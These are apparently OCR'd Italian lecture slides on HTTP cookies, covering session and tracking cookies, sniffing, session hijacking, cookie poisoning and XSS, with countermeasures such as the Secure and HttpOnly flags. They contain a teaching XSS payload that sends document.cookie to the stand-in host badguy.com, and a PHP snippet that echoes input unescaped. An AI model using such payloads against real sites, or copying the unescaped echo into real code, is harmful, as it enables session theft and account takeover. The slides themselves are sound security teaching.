
1) ***cookie*** nell'header del messaggio *HTTP response* (`Set-cookie`)

2) ***cookie*** nell'header del messaggio (non il primo) *HTTP request* (`Cookie`)

3) **file di *cookie*** mantenuto nel disco rigido del client e gestito dal browser

4) (eventuale) ***database*** di back-end nel Web server indicizzato da un valore univoco assegnato al cookie

Cookie (10) - Funzionamento



Cookie (11) - Classificazione

Cookie di Sessione (non persistente o temporaneo)

- Il browser scarta il cookie alla chiusura
- Usato per gestire i carrelli della spesa

Cookie Persistente

- Il cookie rimane nel disco rigido del client
- Serve (?) per memorizzare informazione per lungo tempo


Cookie (12) - Classificazione

***First-party cookie*: cookie con lo stesso dominio dell'indirizzo presente nella barra del browser**

***Third-party cookie* (o *tracking cookie*): cookie con dominio diverso da quello presente nella barra del browser**


- Originati da banner pubblicitario, immagine o altra componente del file HTML, proveniente da un dominio diverso
- Usati per ottenere informazioni sul navigatore, i suoi gusti le sue preferenze, per tracciarne un profilo e presentargli solo i banner pubblicitari che gli potrebbero interessare
- Secondo gli RFC non dovrebbero venire permessi

Cookie (13) – Esempio di tracking cookie



- Si supponga che un utente visiti il sito **www.corriere.it**, il quale contiene un oggetto (immagine o banner) proveniente dal dominio **pubblicità.com**
- Vengono generati 2 cookie: uno relativo al dominio **www.corriere.it**, uno relativo al dominio **pubblicità.com**


Cookie (14) – Esempio di tracking cookie



- Se l'utente visita il sito **www.repubblica.it** contenente un altro oggetto proveniente dal dominio **pubblicità.com**, oppure visita direttamente il sito in quanto "catturato" dalla pubblicità di un certo prodotto, il browser spedisce il cookie al server del dominio **pubblicità.com**
- I cookie possono quindi venire utilizzati per memorizzare i siti visitati dall'utente in cui un oggetto del dominio **pubblicità.com** sia presente

Cookie (15) – Tracking cookie

Cookie (16) – Tracking cookie



HTTP, Cookie e Sicurezza? (1)

Comunicazione sicura tra client e server?

- Bisogna utilizzare **HTTPS**, ovvero HTTP over TLS

Quindi se uso HTTPS sono al sicuro?

...no!

Con TLS la comunicazione è al sicuro, però:

- SQL injection
- XSS
- **Broken Access Control**

...sono ancora possibili!!

HTTP, Cookie e Sicurezza? (2)

Altri problemi?

- La gestione delle **sessioni** è sicura?

Dipende dall'implementazione?

- Con i cookie?
- Con l'URL rewriting? (quindi parametri passati via GET)
- Usando i parametri passati con il metodo POST?
  - Con i campi nascosti dei form?
  - Con i form disabilitati (quelli scritti in grigio, non modificabili – dalla pagina…)
  - In ASP.NET usando dei campi nascosti chiamati "ViewState"

Fonte di vulnerabilità: MAI fidarsi dei client!

Cookie e sicurezza

- Con cookie di sessione Cookie = Session ID
  - Usati per l'autenticazione negli accessi successivi alle pagine del sito
  - **QUINDI**: se rubo il cookie posso impersonare l'utente legittimo!!!

Possibili attacchi:

- Intercettazione/analisi del traffico
- Nel caso di sessionID
  - Predizione del valore
  - Attacco a forza bruta

Attacco: Cookie sniffing (1)

- Il traffico HTTP viaggia in chiaro: viene intercettato il traffico e si legge il *cookie*


Contromisura:

- Settare il flag `Secure` nell'header dell'*HTTP request* e utilizzare HTTPS

- A volte anche l'uso di HTTPS **non** è una garanzia
  - Per motivi di efficienza, alcuni header non vengono cifrati!
  - Per motivi di efficienza, solo il primo messaggio viene spedito tramite HTTPS
  - L'implementazione del protocollo TLS è corretta?

Attacco: Cookie sniffing (2)

- Se il cookie contiene un sessionID, può venire utilizzato per impersonare l'utente/sessione legittima (*cookie session hijacking – dirottamento di sessione*)



Fonte: `https://www.owasp.org/index.php/Session_hijacking_attack`

Attacco: Cookie poisoning

- Un utente può cambiare e cancellare i valori dei cookie!!
  - Editando il file dei cookie
  - Modificando il campo `Cookie` nell'header del messaggio

Esempio (non attuale!):

- Carrello della spesa virtuale:
  - `Set-cookie:shopping-cart-total = 150 ($)`
  - L'utente edita il file dei cookie in modo che venga spedito il seguente header (cookie poisoning):

```
Cookie: shopping-cart-total = 15     ($)
```

Lettura/scrittura di cookie a lato client

Settare un *cookie* in JavaScript:

- `document.cookie = “name=value; expires=…; ”`

Leggere un *cookie*:

- `alert(document.cookie)`
- Stampa in una finestra di alert la stringa che contiene TUTTI i cookie relativi al dominio del documento

Rimuovere un *cookie*:

- `document.cookie = “name=; expires= Thu, 01-Jan-70”`

Attacco: Cattivo uso di script (1)

- Supponiamo di avere un server Web che si aspetta venga inserita in un form una parola da cercare

- A lato client:

  http://dictionary.com/search.php ? term = apple

- L'implementazione di `search.php` a lato server è:

```
<HTML> <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>
</HTML>
```

Attacco: Cattivo uso di script (2)

- Supponiamo che un utente malintenzionato produca il seguente link e convinca un utente a selezionarlo (phishing):

```
http://dictionary.com/search.php ? term =

<script> window.open("http://badguy.com?cookie =
" + document.cookie )  </script>
```

- Cosa succede?
  - Il browser invia una richiesta a `dictionary.com`
  - `dictionary.com` restituisce


```
<HTML> Results for <script> … </script>
```

  - Il browser esegue lo script e spedice a `badguy.com` i cookie dell'utente!

Attacco: Cattivo uso di script (3)

Contromisure:

- Usare il flag HTTPOnly:
  - I cookie vengono spediti tramite HTTP(S), ma **non** sono accessibili tramite script
  - Non possono venire letti da `document.cookie`



Alternative ai Cookie più sicure? (1)

- Usare **campi nascosti del form**:

```
<input type="hidden" name="price" value="10">
```

- Il campo non viene visualizzato sulla pagina, ma se l'utente visualizza il sorgente HTML lo vede e può modificare il valore!

- Se si continua ad utilizzare il metodo `GET`, il campo è visibile anche nella richiesta inviata dal client:

```
GET /submit_order?price=10 HTTP/1.1
```

Alternative ai Cookie: campi nascosti (2)

Non così raro ... (dati del 2000)

Piattaforme che hanno subito l'attacco:

D3.COM Pty Ltd: ShopFactory 5.8
@Retail Corporation: @Retail
Adgrafix: Check It Out
Baron Consulting Group: WebSite Tool
ComCity Corporation: SalesCart
Crested Butte Software: EasyCart
Dansie.net: Dansie Shopping Cart
Intelligent Vending Systems: Intellivend
Make-a-Store: Make-a-Store OrderPage
McMurtrey/Whitaker & Associates: Cart32 3.0
pknutsen@nethut.no: CartMan 1.04
Rich Media Technologies: JustAddCommerce 5.0
